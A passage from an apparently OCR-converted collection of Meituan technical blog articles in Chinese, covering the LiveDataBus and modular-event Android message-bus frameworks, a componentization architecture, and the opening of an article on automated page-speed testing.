            //set wrapper's version
            fieldLastVersion.set(objectWrapper, objectVersion);
        }
    }
}
```

### 注册订阅

```
LiveDataBus.get()
        .with("key_test", String.class)
        .observe(this, new Observer<String>() {
            @Override
            public void onChanged(@Nullable String s) {
            }
        });
```

### 发送消息：

```
LiveDataBus.get().with("key_test").setValue(s);
```

## 源码说明

LiveDataBus的源码可以直接拷贝使用，也可以前往作者的GitHub仓库查看下载：https://github.com/JeremyLiao/LiveDataBus 。

## 总结

本文提供了一个新的消息总线框架——LiveDataBus。订阅者可以订阅某个消息通道的消息，发布者可以把消息发布到消息通道上。利用LiveDataBus，不仅可以实现消息总线功能，而且对于订阅者，他们不需要关心何时取消订阅，极大减少了因为忘记取消订阅造成的内存泄漏风险。

## 作者介绍


- 海亮，美团高级工程师，2017年加入美团，目前主要负责美团轻收银、美团收银零售版等App的相关业务及模块开发工作。

# Android组件化方案及组件消息总线modular-event实战

作者: 海亮

## 背景

组件化作为Android客户端技术的一个重要分支，近年来一直是业界积极探索和实践的方向。美团内部各个Android开发团队也在尝试和实践不同的组件化方案，并且在组件化通信框架上也有很多高质量的产出。最近，我们团队对美团零售收银和美团轻收银两款Android App进行了组件化改造。本文主要介绍我们的组件化方案，希望对从事Android组件化开发的同学能有所启发。

## 为什么要组件化

近年来，为什么这么多团队要进行组件化实践呢？组件化究竟能给我们的工程、代码带来什么好处？我们认为组件化能够带来两个最大的好处。

### 提高组件复用性

可能有些人会觉得，提高复用性很简单，直接把需要复用的代码做成Android Module，打包AAR并上传代码仓库，那么这部分功能就能被方便地引入和使用。但是我们觉得仅仅这样是不够的，上传仓库的AAR库是否方便被复用，需要组件化的规则来约束，这样才能提高复用的便捷性。

### 降低组件间的耦合

我们需要通过组件化的规则把代码拆分成不同的模块，模块要做到高内聚、低耦合。模块间也不能直接调用，这需要组件化通信框架的支持。降低了组件间的耦合性可以带来两点直接的好处：第一，代码更便于维护；第二，降低了模块的Bug率。


## 组件化之前的状态

我们的目标是要对团队的两款App（美团零售收银、美团轻收银）进行组件化重构，那么这里先简单地介绍一下这两款应用的架构。

总的来说，这两款应用的构架比较相似，主工程Module依赖Business Module，Business Module是各种业务功能的集合，Business Module依赖Service Module，Service Module依赖Platform Module，Service Module和Platform Module都对上层提供服务。

有所不同的是Platform Module提供的服务更为基础，主要包括一些工具Utils和界面Widget，而Service Module提供各种功能服务，如KNB、位置服务、网络接口调用等。这样的话，Business Module就变得非常臃肿和繁杂，各种业务模块相互调用，耦合性很强，改业务代码时容易“牵一发而动全身”，即使改

一小块业务代码，可能要连带修改很多相关的地方，不仅在代码层面不利于进行维护，而且对一个业务的修改很容易造成其他业务产生Bug。




组件化之前的状态

## 组件化方案调研

为了得到最适合我们业态和构架的组件化方案，我们调研了业界开源的一些组件化方案和公司内部其他团队的组件化方案，在此做个总结。

### 开源组件化方案调研

我们调研了业界一些主流的开源组件化方案。

- CC🔗

号称业界首个支持渐进式组件化改造的Android组件化开源框架。无论页面跳转还是组件间调用，都采用CC统一的组件调用方式完成。

- DDComponentForAndroid🔗

得到的方案采用路由 + 接口下沉的方式，所有接口下沉到base中，组件中实现接口并在IApplicationLike中添加代码注册到Router中。

- ModularizationArchitecture🔗

组件间调用需指定同步实现还是异步实现，调用组件时统一拿到RouterResponse作为返回值，同步调用的时候用RouterResponse.getData()来获取结果，异步调用获取时需要自己维护线程。

- ARouter

阿里推出的路由引擎，是一个路由框架，并不是完整的组件化方案，可作为组件化架构的通信引擎。

- 聚美Router

聚美的路由引擎，在此基础上也有 聚美的组件化实践方案，基本思想是采用路由 + 接口下沉的方式实现组件化。

### 美团其他团队组件化方案调研

#### 美团收银ComponentCenter

美团收银的组件化方案支持接口调用和消息总线两种方式，接口调用的方式需要构建CCPData，然后调用ComponentCenter.call，最后在统一的Callback中进行处理。消息总线方式也需要构建CCPData，最后调用ComponentCenter.sendEvent发送。美团收银的业务组件都打包成AAR上传至仓库，组件间存在相互依赖，这样导致mainapp引用这些组件时需要小心地exclude一些重复依赖。在我们的组件化方案中，我们采用了一种巧妙的方法来解决这个问题。

#### 美团App ServiceLoader

美团App的组件化方案采用ServiceLoader的形式，这是一种典型的接口调用组件通信方式。用注解定义服务，获取服务时取得一个接口的List，判断这个List是否为空，如果不为空，则获取其中一个接口调用。

#### WMRouter

美团外卖团队开发的一款Android路由框架，基于组件化的设计思路。主要提供路由、ServiceLoader两大功能。之前美团技术博客也发表过一篇WMRouter的介绍：《WMRouter：美团外卖Android开源路由框架》。WMRouter提供了实现组件化的两大基础设施框架：路由和组件间接口调用。支持和文档也很充分，可以考虑作为我们团队实现组件化的基础设施。

# 组件化方案

## 组件化基础框架

在前期的调研工作中，我们发现外卖团队的WMRouter是一个不错的选择。首先，WMRouter提供了路由+ServiceLoader两大组件间通信功能，其次，WMRouter架构清晰，扩展性比较好，并且文档和支持也比较完备。所以我们决定了使用WMRouter作为组件化基础设施框架之一。然而，直接使用WMRouter有两个问题：

1. 我们的项目已经在使用一个路由框架，如果使用WMRouter，需要把之前使用的路由框架改成WMRouter路由框架。


2. WMRouter没有消息总线框架，我们调研的其他项目也没有适合我们项目的消息总线框架，因此我们需要开发一个能够满足我们需求的消息总线框架，这部分会在后面详细描述。

## 组件化分层结构

在参考了不同的组件化方案之后，我们采用了如下分层结构：

1. **App壳工程**：负责管理各个业务组件和打包APK，没有具体的业务功能。
2. **业务组件层**：根据不同的业务构成独立的业务组件，其中每个业务组件包含一个Export Module和Implement Module。
3. **功能组件层**：对上层提供基础功能服务，如登录服务、打印服务、日志服务等。
4. **组件基础设施**：包括WMRouter，提供页面路由服务和ServiceLoader接口调用服务，以及后面会介绍的组件消息总线框架：modular-event。

整体架构如下图所示：





分层结构

## 业务组件拆分

我们调研其他组件化方案的时候，发现很多组件方案都是把一个业务模块拆分成一个独立的业务组件，也就是拆分成一个独立的Module。而在我们的方案中，每个业务组件都拆分成了一个Export Module和Implement Module，为什么要这样做呢？

### 1. 避免循环依赖


如果采用一个业务组件一个Module的方式，如果Module A需要调用Module B提供的接口，那么Module A就需要依赖Module。同时，如果Module B需要调用Module A的接口，那么Module B就需要依赖Module A。此时就会形成一个循环依赖，这是不允许的。




循环依赖

也许有些读者会说，这个好解决：可以把Module A和Module B要依赖的接口放到另一个Module中去，然后让Module A和Module B都去依赖这个Module就可以了。这确实是一个解决办法，并且有些项目组在使用这种把接口下沉的方法。

但是我们希望一个组件的接口，是由这个组件自己提供，而不是放在一个更加下沉的接口里面，所以我们采用了把每个业务组件都拆分成了一个Export Module和Implement Module。这样的话，如果Module A需要调用Module B提供的接口，同时Module B需要调用Module A的接口，只需要Module A依赖Module B Export，Module B依赖Module A Export就可以了。




组件结构

### 2. 业务组件完全平等

在使用单Module方案的组件化方案中，这些业务组件其实不是完全平等，有些被依赖的组件在层级上要更下沉一些。但是采用Export Module+Implement Module的方案，所有业务组件在层级上完全平等。


### 3. 功能划分更加清晰

每个业务组件都划分成了Export Module+Implement Module的模式，这个时候每个Module的功能划分也更加清晰。Export Module主要定义组件需要对外暴露的部分，主要包含：

- **对外暴露的接口**，这些接口用WMRouter的ServiceLoader进行调用。
- **对外暴露的事件**，这些事件利用消息总线框架modular-event进行订阅和分发。
- **组件的Router Path**，组件化之前的工程虽然也使用了Router框架，但是所有Router Path都是定义在了一个下沉Module的公有Class中。这样导致的问题是，无论哪个模块添加/删除页面，或是修改路由，都需要去修改这个公有的Class。设想如果组件化拆分之后，某个组件新增了页面，还要去一个外部的Java文件中新增路由，这显然难以接受，也不符合组件化内聚的目标。因此，我们把每个组件的Router Path放在组件的Export Module中，既可以暴露给其他组件，也可以做到每个组件管理自己的Router Path，不会出现所有组件去修改一个Java文件的窘境。

Implement Module是组件实现的部分，主要包含：

- 页面相关的Activity、Fragment，并且用WMRouter的注解定义路由。
- Export Module中对外暴露的接口的实现。
- 其他的业务逻辑。




组件功能划分

# 组件化消息总线框架modular-event

前文提到的实现组件化基础设施框架中，我们用外卖团队的WMRouter实现页面路由和组件间接口调用，但是却没有消息总线的基础框架，因此，我们自己开发了一个组件化消息总线框架modular-event。

## 为什么需要消息总线框架

之前，我们开发过一个基于LiveData的消息总线框架：LiveDataBus，也在美团技术博客上发表过一篇文章来介绍这个框架：《Android消息总线的演进之路：用LiveDataBus替代RxBus、EventBus》。关于消息总线的使用，总是伴随着很多争论。有些人觉得消息总线很好用，有些人觉得消息总线容易被滥用。

既然已经有了ServiceLoader这种组件间接口调用的框架，为什么还需要消息总线这种方式呢？主要有两个理由。

### 1. 更进一步的解耦

基于接口调用的ServiceLoader框架的确实现了解耦，但是消息总线能够实现更彻底的解耦。接口调用的方式调用方需要依赖这个接口并且知道哪个组件实现了这个接口。消息总线方式发送者只需要发送一个消

息，根本不用关心是否有人订阅这个消息，这样发送者根本不需要了解其他组件的情况，和其他组件的耦合也就越少。

**2. 多对多的通信**

基于接口的方式只能进行一对一的调用，基于消息总线的方式能够提供多对多的通信。

## 消息总线的优点和缺点

总的来说，消息总线最大的优点就是解耦，因此很适合组件化这种需要对组件间进行彻底解耦的场景。然而，消息总线被很多人诟病的重要原因，也确实是因为消息总线容易被滥用。消息总线容易被滥用一般体现在几个场景：

**1. 消息难以溯源**

有时候我们在阅读代码的过程中，找到一个订阅消息的地方，想要看看是谁发送了这个消息，这个时候往往只能通过查找消息的方式去“溯源”。导致我们在阅读代码，梳理逻辑的过程不太连贯，有种被割裂的感觉。

**2. 消息发送比较随意，没有强制的约束**

消息总线在发送消息的时候一般没有强制的约束。无论是EventBus、RxBus或是LiveDataBus，在发送消息的时候既没有对消息进行检查，也没有对发送调用进行约束。这种不规范性在特定的时刻，甚至会带来灾难性的后果。比如订阅方订阅了一个名为login_success的消息，编写发送消息的是一个比较随意的程序员，没有把这个消息定义成全局变量，而是定义了一个临时变量String发送这个消息。不幸的是，他把消息名称login_success拼写成了login_seccess。这样的话，订阅方永远接收不到登录成功的消息，而且这个错误也很难被发现。

## 组件化消息总线的设计目标

**1. 消息由组件自己定义**

以前我们在使用消息总线时，喜欢把所有的消息都定义到一个公共的Java文件里面。但是组件化如果也采用这种方案的话，一旦某个组件的消息发生变动，都会去修改这个Java文件。所以我们希望由组件自己来定义和维护消息定义文件。

**2. 区分不同组件定义的同名消息**

如果消息由组件定义和维护，那么有可能不同组件定义了重名的消息，消息总线框架需要能够区分这种消息。

**3. 解决前文提到的消息总线的缺点**

解决消息总线消息难以溯源和消息发送没有约束的问题。

### 基于LiveData的消息总线


之前的博文《Android消息总线的演进之路：用LiveDataBus替代RxBus、EventBus》详细阐述了如何基于LiveData构建消息总线。组件化消息总线框架modular-event同样会基于LiveData构建。使用LiveData构建消息总线有很多优点：

1. 使用LiveData构建消息总线具有生命周期感知能力，使用者不需要调用反注册，相比EventBus和RxBus使用更为方便，并且没有内存泄漏风险。
2. 使用普通消息总线，如果回调的时候Activity处于Stop状态，这个时候进行弹Dialog一类的操作就会引起崩溃。使用LiveData构建消息总线完全没有这个风险。

# 组件消息总线modular-event的实现

## 解决不同组件定义了重名消息的问题

其实这个问题还是比较好解决的，实现的方式就是采用两级HashMap的方式解决。第一级HashMap的构建以ModuleName作为Key，第二级HashMap作为Value；第二级HashMap以消息名称EventName作为Key，LiveData作为Value。查找的时候先用组件名称ModuleName在第一级HashMap中查找，如果找到则用消息名EventName在第二级HashName中查找。整个结构如下图所示：




消息总线结构

# 对消息总线的约束

我们希望消息总线框架有以下约束：


1. 只能订阅和发送在组件中预定义的消息。换句话说，使用者不能发送和订阅临时消息。
2. 消息的类型需要在定义的时候指定。
3. 定义消息的时候需要指定属于哪个组件。

# 如何实现这些约束

1. 在消息定义文件上使用注解，定义消息的类型和消息所属Module。
2. 定义注解处理器，在编译期间收集消息的相关信息。
3. 在编译器根据消息的信息生成调用时需要的interface，用接口约束消息发送和订阅。
4. 运行时构建基于两级HashMap的LiveData存储结构。

5. 运行时采用interface+动态代理的方式实现真正的消息订阅和发送。

整个流程如下图所示：




实现流程

# 消息总线modular-event的结构

- **modular-event-base**：定义Anotation及其他基本类型
- **modular-event-core**：modular-event核心实现
- **modular-event-compiler**：注解处理器
- **modular-event-plugin**：Gradle Plugin

## Anotation

- **@ModuleEvents**：消息定义

```
@Retention(RetentionPolicy.SOURCE)
@Target(ElementType.TYPE)
public @interface ModuleEvents {
    String module() default "";
}
```

- **@EventType**：消息类型

```
@Retention(RetentionPolicy.SOURCE)
@Target(ElementType.FIELD)
public @interface EventType {
    Class value();
}
```

## 消息定义

通过@ModuleEvents注解一个定义消息的Java类，如果@ModuleEvents指定了属性module，那么这个module的值就是这个消息所属的Module，如果没有指定属性module，则会把定义消息的Java类所在的包的包名作为消息所属的Module。

在这个消息定义java类中定义的消息都是public static final String类型。可以通过@EventType指定消息的类型，@EventType支持java原生类型或自定义类型，如果没有用@EventType指定消息类型，那么消息的类型默认为Object，下面是一个消息定义的示例：

```
//可以指定module，若不指定，则使用包名作为module名
@ModuleEvents()
public class DemoEvents {

    //不指定消息类型，那么消息的类型默认为Object
    public static final String EVENT1 = "event1";

    //指定消息类型为自定义Bean
    @EventType(TestEventBean.class)
    public static final String EVENT2 = "event2";

    //指定消息类型为java原生类型
    @EventType(String.class)
    public static final String EVENT3 = "event3";
}
```

## interface自动生成

我们会在modular-event-compiler中处理这些注解，一个定义消息的Java类会生成一个接口，这个接口的命名是EventsDefineOf+消息定义类名，例如消息定义类的类名为DemoEvents，自动生成的接口就是EventsDefineOfDemoEvents。消息定义类中定义的每一个消息，都会转化成接口中的一个方法。使用者只能通过这些自动生成的接口使用消息总线。我们用这种巧妙的方式实现了对消息总线的约束。前文提到的那个消息定义示例DemoEvents.java会生成一个如下的接口类：

```
package com.sankuai.erp.modularevent.generated.com.meituan.jeremy.module_b_export;

public interface EventsDefineOfDemoEvents extends com.sankuai.erp.modularevent.base.IEventsDefine {
  com.sankuai.erp.modularevent.Observable<java.lang.Object> EVENT1();

  com.sankuai.erp.modularevent.Observable<com.meituan.jeremy.module_b_export.TestEventBean> EVENT2(
      );

  com.sankuai.erp.modularevent.Observable<java.lang.String> EVENT3();
}
```

关于接口类的自动生成，我们采用了 square/javapoet 来实现，网上介绍JavaPoet的文章很多，这里就不再累述。

## 使用动态代理实现运行时调用

有了自动生成的接口，就相当于有了一个壳，然而壳下面的所有逻辑，我们通过动态代理来实现，简单介绍一下代理模式和动态代理：

- **代理模式**： 给某个对象提供一个代理对象，并由代理对象控制对于原对象的访问，即客户不直接操控原对象，而是通过代理对象间接地操控原对象。
- **动态代理**： 代理类是在运行时生成的。也就是说Java编译完之后并没有实际的class文件，而是在运行时动态生成的类字节码，并加载到JVM中。

在动态代理的InvocationHandler中实现查找逻辑：

1. 根据interface的typename得到ModuleName。
2. 调用的方法的methodname即为消息名。

3. 根据ModuleName和消息名找到相应的LiveData。
4. 完成后续订阅消息或者发送消息的流程。

消息的订阅和发送可以用链式调用的方式编码：

- 订阅消息

```
ModularEventBus
        .get()
        .of(EventsDefineOfModuleBEvents.class)
        .EVENT1()
        .observe(this, new Observer<TestEventBean>() {
            @Override
            public void onChanged(@Nullable TestEventBean testEventBean) {
                Toast.makeText(MainActivity.this, "MainActivity收到自定义消息: " + testEventBean.getMsg(),
                        Toast.LENGTH_SHORT).show();
            }
        });
```

- 发送消息

```
ModularEventBus
        .get()
        .of(EventsDefineOfModuleBEvents.class)
        .EVENT1()
        .setValue(new TestEventBean("aa"));
```

### 订阅和发送的模式

- 订阅消息的模式
    1. **observe**：生命周期感知，onDestroy的时候自动取消订阅。
    2. **observeSticky**：生命周期感知，onDestroy的时候自动取消订阅，Sticky模式。
    3. **observeForever**：需要手动取消订阅。
    4. **observeStickyForever**：需要手动取消订阅，Sticky模式。
- 发送消息的模式
    1. **setValue**：主线程调用。
    2. **postValue**：后台线程调用。

## 总结

本文介绍了美团行业收银研发组Android团队的组件化实践，以及强约束组件消息总线modular-event的原理和使用。我们团队很早之前就在探索组件化改造，前期有些方案在落地的时候遇到很多困难。我们也研究了很多开源的组件化方案，以及公司内部其他团队（美团App、美团外卖、美团收银等）的组件化方案，学习和借鉴了很多优秀的设计思想，当然也踩过不少的坑。我们逐渐意识到：任何一种组件化方案都有其适用场景，我们的组件化架构选择，应该更加面向业务，而不仅仅是面向技术本身。

## 后期工作展望

我们的组件化改造工作远远没有结束，未来可能会在以下几个方向继续进行深入的研究：

1. **组件管理**：组件化改造之后，每个组件是个独立的工程，组件也会迭代开发，如何对这些组件进行版本化管理。

2. **组件重用**：现在看起来对这些组件的重用是很方便的，只需要引入组件的库即可，但是如果一个新的项目到来，需求有些变化，我们应该怎样最大限度的重用这些组件。
3. **CI集成**：如何更好的与CI集成。
4. **集成到脚手架**：集成到脚手架，让新的项目从一开始就以组件化的模式进行开发。

# 参考资料

1. Android消息总线的演进之路：用LiveDataBus替代RxBus、EventBus🔗
2. WMRouter：美团外卖Android开源路由框架🔗
3. 美团外卖Android平台化架构演进实践🔗

# 作者简介

- 海亮，美团高级工程师，2017年加入美团，目前主要负责美团轻收银、美团收银零售版等App的相关业务及模块开发工作。

# 招聘

美团餐饮生态诚招Android高级/资深工程师和技术专家，Base北京、成都，欢迎有兴趣的同学投递简历到chenyuxiang@meituan.com。

# Android自动化页面测速在美团的实践


作者: 文杰

## 背景


随着移动互联网的快速发展，移动应用越来越注重用户体验。美团技术团队在开发过程中也非常注重提升移动应用的整体质量，其中很重要的一项内容就是页面的加载速度。如果发生冷启动时间过长、页面渲染时间过长、网络请求过慢等现象，就会直接影响到用户的体验，所以，如何监控整个项目的加载速度就成为我们部门面临的重要挑战。

对于测速这个问题，很多同学首先会想到在页面中的不同节点加入计算时间的代码，以此算出某段时间长度。然而，随着美团业务的快速迭代，会有越来越多的新页面、越来越多的业务逻辑、越来越多的代码改动，这些不确定性会使我们测速部分的代码耦合进业务逻辑，并且需要手动维护，进而增加了成本和风险。于是通过借鉴公司先前的方案Hertz( 移动端性能监控方案Hertz )，分析其存在的问题并结合自身特性，我们实现了一套无需业务代码侵入的自动化页面测速插件，本文将对其原理做一些解读和分析。

**现有解决方案Hertz( 移动端性能监控方案Hertz )** * 手动在 `Application.onCreate()` 中进行SDK的初始化调用，同时计算冷启动时间。





- 手动在Activity生命周期方法中添加代码，计算页面不同阶段的时间。
